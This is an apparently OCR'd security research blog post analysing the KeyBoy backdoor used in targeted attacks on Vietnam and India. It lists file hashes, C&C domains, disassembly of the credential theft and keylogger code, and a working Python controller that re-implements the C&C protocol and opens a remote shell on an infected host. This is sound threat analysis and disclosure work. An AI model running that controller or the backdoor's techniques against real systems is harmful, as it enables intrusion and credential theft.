
KeyBoy, Targeted Attacks against Vietnam and India

In our never-ending quest to spot and expose the nastiest of the Internet, me and Mark this time incidentally stepped into a **targeted attacks campaign** apparently directed at a distributed and diversified base of victims. In this blog post we'll analyze two specific incidents apparently **targeting victims in Vietnam and in India** and we'll describe the capabilities of the custom backdoor being used that for convenience (and to our knowledge, for a lack of an existing name) we call **KeyBoy**, due to a string present in one of the samples.

We'll describe how the attackers operate these backdoors, provide some scripts useful to further investigate the campaign as well as meanings to detect infections or scout for additional samples.

Exploits and Payloads

We encountered the first document exploit called "*THAM luan- GD- NCKH2.doc*" a few days ago, which appears to be leveraging some vulnerabilities patched with **MS12-060**. When opened with a vulnerable version of Microsoft Word, the exploit will initiate the infection routine and display the legitimate document that follows:



This document, written in Vietnamese, appears to be reviewing and discussing best practices for teaching and researching scientific topics. We have no knowledge on the identity of the target, but we can assume he might part of the Vietnamese academic community. The document is named to *Nguyen Anh Tuan*, which is presented as author of this crafted text.

Following are the hashes of the exploit file:

THAM luan- GD- NCKH2.doc

Hash	Value
MD5	161c840748df9b49fda878394398425a
SHA1	e3cc84a4dc66e43453a039c3c983fcef92eafa7d
SHA256	5ba8c42807bee050aa474fe3c876936d196c65dca9895ccd2e317133188c905e
SHA512	30bb6c3bcb797b8ebe5ab4bef59173ba358ea6713ea26cbc0147c37b99a54eca62f09475299a44c3 98679f84fa87dc6dff084a185543945f123fb34236fa825b

When executed the exploit initially creates and **launches a dropper** at location *%Temp%\svchost.exe* with the following hashes:

svchost.exe


Hash	Value
MD5	1f4d22e5131a66aa24f44eb0d4f1b54d
SHA1	2c8a144331ec124755413f31a83e21015c74f2ec
SHA256	1c076413cca929b7004863f1a3992afda665786d6e179b9886ddeb8062194049
SHA512	6a73333ca96ce0db7fa62eec34987070b823d95618e9c5e36ac0486927270794790d957ebc40c513 23941ed22acded5ecfa3e9acd88f2c66a6619fa6793231ea

This payload then creates a DLL file in *system32* called *CREDRIVER.dll*, which is in fact **the actual backdoor**:

CREDRIVER.dll

Hash	Value
MD5	2df60de8cb6b9fe7db1ea10581cfcda4
SHA1	fb8057595f2bb53331620c717775751df781c151
SHA256	ba4863d8a22864fa50a32aa85bc808371f05e8953167d34251cbd779d33e2d6d
SHA512	5907c682e1cce4ce2aae3a165abefd40e7de4c4befefe895204ee59f9efd11ef75f894cd535597fe 698de80f6ee4e361234c96a0454c490b4faa69869191ed81

We also identified another document exploiting CVE-2012-0158, but this time apparently targeting some Indian individuals. The content of the document is the following:



testin.doc [Compatibility Mode] - Microsoft Word

Home Insert Page Layout References Mailings Review View

ALL INDIA BHARAT SANCHAR NIGAM LIMITED
EXECUTIVES' ASSOCIATION
CALCUTTA TELEPHONES CIRCLE

Key note address by the Circle Secretary placed in the Open Session of 2nd Circle Conference of Calcutta Telephones Circle, AIBSNLEA held on 27th May,2011 at Ashutosh Centenary Hall, Kolkata

Respected President, CGM Calcutta Telephones, PGM(CFA), PGM(CM), other Sr GMs of CTD, Comrade president, Vice President and GS/CHQ AIBSNLEA, Circle Secretaries of sister Unions/Associations, invited guests, and members of AIBSNLEA.

It is customary to highlight the problems of the members in the keynote addresses placed in the open sessions of unions/association's conferences. But today in the present scenario of BSNL, it may perhaps will not be proper to give more importance to our cadre problems, than the problems related to BSNL's financial viability. It will also be improper on the ground that our present CGM Sri Somnath Maity has just taken over the charge. I, therefore, will prefer to highlight only some major problematic issues of Calcutta Telephones. Our President and General Secretary in their speech will cover national issues on BSNL's financial viability

1.Restoration of Punctuality & working atmosphere: Employees Arrival Recording System (EARS) introduced in early 2010 brought back the missing working discipline in CTD to a great extent. With the increase of effective working hours, productivity also increased. But some persons/groups with personal vested interests did not like the system to continue. Our request to make the new EARS compulsory has not been accepted. As a result the system is in total doldrums. Now there is more indiscipline than ever before.

Words: 773 100%

This time the bait appears to be related to the state of telecommunication infrastructure in the district of Calcutta in India, discussing the coverage of GSM networks and availability and stability of broadband connections.

Also for this intrusion we can't know the identity of the target, but our hypothesis is either someone in the telecommunications industry or a representative of the local government. In this case this crafted document pretends to be authored by someone called *Amir Kumar Gupta*.

iafbsnl.doc

Hash	Value
MD5	dff54d302900e323c8988c725bbe2299
SHA1	c5c0bae48c326006b9dcc99855646d3be0b474c1
SHA256	1595ea659a87677c59a195a3aeec9e3ef135c808ec353222e8eaa662117c9362
SHA512	6568f1f054c56716506ea2acdfb60919cc55f3da4ef05dee88925b6ccb835ad471e7d0d3e61befca 8b7d320c08ee7ba96322c127329c6f94bfb288eeb9c6a0c5

CREDRIVER.dll


Hash	Value
MD5	2b8c79678fa970ca4e229121e3de206f
SHA1	5e4b7268606d6c98d00874431d39c34971149200
SHA256	c22792dbf9a0279b36fa22f775a92ddfea9545cc842381ba84c2402c76aa393a
SHA512	0b064bad3a237734cf74f587a573a79949c79f8922df444ac7d73474d5cab739b49503624a3b907b18acb276ac5f8c777d4565bbba8e615212a2aedbc54f95e


All backdoors appear to be **compiled on April 1st 2013**, suggesting that the attacks are reasonably recent.

Analysis of the Backdoor

For the sake of this analysis we'll take the Vietnamese backdoor as an example; the one found in the Indian attack operates in the exact same way.

As mentioned, when the exploit is opened a dropper is created and launched, which then takes care of creating a Windows service called **MdAdum**, which is then visible in the registry as follows:






The dropper then launches the service with the DLL located at **C:\WINDOWS\system32\CREDRIVER.dll** and deletes itself. Resilience on the system is guaranteed by the use of such service which will be executed at every start up.

Note that the Indian attack does not make use of this middle-stage dropper, but directly installs and launches the Windows service instead.


This backdoor has several features including:

1. **Steal credentials** from Internet Explorer
2. **Steal credentials** from Mozilla Firefox
3. Install a **keylogger** for intercepting credentials on Google Chrome
4. Operate in an **interactive mode** to allow the attacker to perform additional investigation on the compromised system and exfiltrate data.

Following you can see the portion of the code where the backdoor, after having verified which version of Mozilla Firefox is installed on the system, decides which technique to use to recover the credentials from the browser's local storage.



In older versions of Firefox, credentials were stored in several .txt files in *%AppData%\Mozilla\Firefox*, while in most recent ones they are stored in a SQLite database. In the following snipped you see the SQL statement to extract the data:



Just in the same way, the backdoor attempts to collect password autocomplete from Internet Explorer:

```
mov     ecx, 0Eh
mov     esi, offset aSoftwareMicros ; "Software\\Microsoft\\Internet Explorer\\In"...
lea     edi, [esp+6A40h+SubKey]
rep movsd
movsw
movsb
lea     edi, [esp+6A40h+pbData]
mov     [esp+6A40h+cchValueName], 400h
mov     [esp+6A40h+cbData], 1388h
call    sub_100024A0
mov     edi, eax
lea     eax, [esp+6A40h+hKey]
push    eax             ; phkResult
push    1               ; samDesired
push    0               ; ulOptions
lea     ecx, [esp+6A4Ch+SubKey]
push    ecx             ; lpSubKey
push    80000001h       ; hKey
mov     [esp+6A54h+var_6A18], edi
call    ds:RegOpenKeyExA

aSoftwareMicros db 'Software\Microsoft\Internet Explore'
db 'r\IntelliForms\Storage2',0
```

The backdoor also creates a separate thread that installs a Windows hook procedure on message WH_KEYBOARD_LL, through which it can intercept keystrokes. We believe this is mainly used to intercept credentials from other browsers, specifically Google Chrome:

```
installKeylogger proc near

Msg= tagMSG ptr -1Ch

sub     esp, 1Ch
push    esi
push    0               ; dwThreadId
push    0               ; lpModuleName
call    ds:GetModuleHandleA
push    eax             ; hmod
push    offset keystrokeHandler ; lpfn
push    13              ; idHook
call    ds:SetWindowsHookExA
push    offset ExistingFileName
mov     dword ptr ExistingFileName+808h, eax
call    nullsub_1
mov     esi, ds:GetMessageA
add     esp, 4
push    0               ; wMsgFilterMax
push    0               ; wMsgFilterMin
push    0               ; hWnd
lea     eax, [esp+2Ch+Msg]
push    eax             ; lpMsg
call    esi ; GetMessageA
test    eax, eax
jz      short loc_10004A44
```

Analysis of the Protocol

The backdoor tries to contact the following domains until it gets a response from an active one:

- silence.phdns01.com
- cpnet.phmail.us
- imlang.phmail.org

The Indian backdoor tries to contact the following domains instead:

- cresy.zyns.com
- preter.epac.to
- backto.ddns.name

In the first set of domains they are either registered with Whois proxy services or with fake identities. In the second set they are making use of a dynamic DNS service by ChangeIP.com.

Following are traces collected from passive DNS data relevant to the hosts involved in these attacks:

Domain	First Seen	Last Seen	IPs	ASN
silence.phdns01.com	May 21st 2013	May 25th 2013	199.193.66.51 (TTL: 1800)	6939 - HURRICANE - Hurricane Electric, Inc.
cpnet.phmail.us	May 10th 2013	May 24th 2013	199.193.66.51 (TTL: 1800)	6939 - HURRICANE - Hurricane Electric, Inc.
imlang.phmail.org	May 22nd 2013	May 23rd 2013	199.193.66.51 (TTL: 1800)	6939 - HURRICANE - Hurricane Electric, Inc.
vtt.phdns01.com	March 9th 2013	April 19th 2013	199.193.66.51 (TTL: 1800)	6939 - HURRICANE - Hurricane Electric, Inc.
preter.epac.to	May 31st 2013	May 31st 2013	1.235.10.28 (TTL: 30)	9318 - HANARO-AS Hanaro Telecom Inc.
preter.epac.to	May 18th 2013	May 28th 2013	113.160.44.154 (TTL: 30)	45899 - VNPT-AS-VN VNPT Corp

This is an initial request that the backdoor would send out on port 443 to an active C&C:

00000000 c4 4c 87 3f 11 1e c4 1a 2c a9 12 1a 19 61 82 de |.L.?....,....a..|

00000010 19 26 f8 de bd 26 de 19 b0 19 1a 95 a1 dd 2b 6d |.&...&.....+m|

00000020 c2 1a 82 b0 19 eb 47 b0 26 47 b0 26 20 82 eb ca |.....G.&G.& ...|

00000030 bd 26 ca 82 54 1a d0 c2 87 38 a1 20 82 b0 19 eb |.&..T....8. ....|

00000040 b0 54 b0 19 1a 00 |.T....|

At the time of the analysis all the C&C servers were not responding, we started reverse engineering the communication protocol and noticed that it simply used a multiply with 0x69 to encode the traffic sent to the controllers. You can easily decode the content of the payload with the following Python snippet:

The previous packet decodes to the following:

$login$

LAB

192.168.56.101

MyUser

2013/06/06 23:56:24

Proxy 20130401

While reverse engineering the backdoor we noticed that the malware expects the following messages from the C&C server it contacts:

- Sysinfo
- FileManager
- Download
- UploadFileOk
- Shell

Intrigued by its capabilities, **we started reconstructing the communication protocol and practically building a tool that would operate just like the original controller used by the attackers**. The following is a preliminary Python script that implements the protocol used by the malware and allows you to interact with it:

1.
2.
3.
4.
5.
6.
7.
8.
9. import sys
10. import socket
11. import select
12.

```
13.
14. def decode(x):
15.     return ''.join([chr((ord(i)*0xd9)&0xff) for i in x])
16.
17.
18. def encode(x):
19.     return ''.join([chr((ord(i)*0x93)&0xff) for i in x])
20.
21.
22. def main():
23.     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
24.     s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
25.     s.bind(("0.0.0.0", 443))
26.     s.listen(1)
27.
28.
29.     print "[*] C&C Running on 0.0.0.0:443"
30.
31.
32.     while True:
33.         s2, ca = s.accept()
34.         print "[+] New client connected:", ca
35.
36.         while True:
37.             dec = ""
38.             rlist, wlist, xlist = select.select([s2,],[],[], 10)
39.             while rlist:
40.                 data = s2.recv(2048)
41.                 if not data: break
42.
43.
44.                 dec = decode(data)
45.                 print dec
46.                 rlist, wlist, xlist = select.select([s2,],[],[], 2)
47.
48.
```

```
49.             if dec.startswith("$login$"):
50.                 print "[+] Authenticating on the bot"
51.                 s2.send(encode("login_OK")+ "\x00")
52.                 s2.send(encode("Refresh")+ "\x00")
53.             elif dec.startswith("OnLine"):
54.                 s2.send(encode("test")+ "\x00")
55.             else:
56.                 cmd = raw_input("shell> ").strip()
57.                 s2.send(encode(cmd)+"\x00")
58.
59.
60.         s2.close()
61.
62.
63.     s.close()
64.     return 0
65.
66.
67. if __name__ == "__main__":
68.     try: sys.exit(main())
69.     except KeyboardInterrupt: pass
```

We then launched this script and redirected the traffic coming from a system infected with KeyBoy and took control of it .

Here you can see the bot beaconing in and requiring for authentication (funny enough the password is "**test**", while the Indian sample uses "**dns.com**"):

[*] C&C Running on 0.0.0.0:443

[+] New client connected: ('192.168.56.110', 1443)

$login$

LAB

192.168.56.110

MyUser

2013/06/07 02:18:35

Proxy 20130401

[+] Authenticating on the bot

OnLine

Pw_OK

When the authentication is confirmed, we are prompted with a shell through which we can interact in real-time with the bot. The messages we previously identified represent the actual commands that can be sent to the bot:

- **Sysinfo**: returns detailed information on the computer (pretty much the output of *systeminfo*); the bot will respond with a message with the header **$sysinfo$**.
- **FileManager**: interact with all the disks available on the victim system; the bot will respond with a message with the header **$fileManager$**.
- **Download**: download a file from the compromised system; the bot will respond with a message with the header **$fileDownload$**.
- **UploadFileOk**: upload a file to the compromised system; the bot will respond with a message with the header **$fileUpload$**.

Most interestingly the command **Shell** spawns a Windows command shell that we can control remotely:

shell> Shell

$shell$

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

shell> tasklist

$shell$

tasklist

$shell$

```
Image Name                     PID Session Name        Session#    Mem Usage
========================= ====== ================ ======== ============
System Idle Process              0 Console                    0         28 K
System                           4 Console                    0        236 K
smss.exe                       368 Console                    0        388 K
csrss.exe                      584 Console                    0      3,740 K
winlogon.exe                   608 Console                    0      4,312 K
services.exe                   652 Console                    0      3,368 K
lsass.exe                      664 Console                    0      6,152 K
VBoxService.exe                820 Console                    0      3,092 K
svchost.exe                    864 Console                    0      4,696 K
svchost.exe                    952 Console                    0      4,252 K
svchost.exe                   1044 Console                    0     20,424 K
svchost.exe                   1100 Console                    0      3,584 K
svchost.exe                   1160 Console                    0      4,268 K
spoolsv.exe                   1428 Console                    0      4,996 K
explorer.exe                  1656 Console                    0     29,944 K
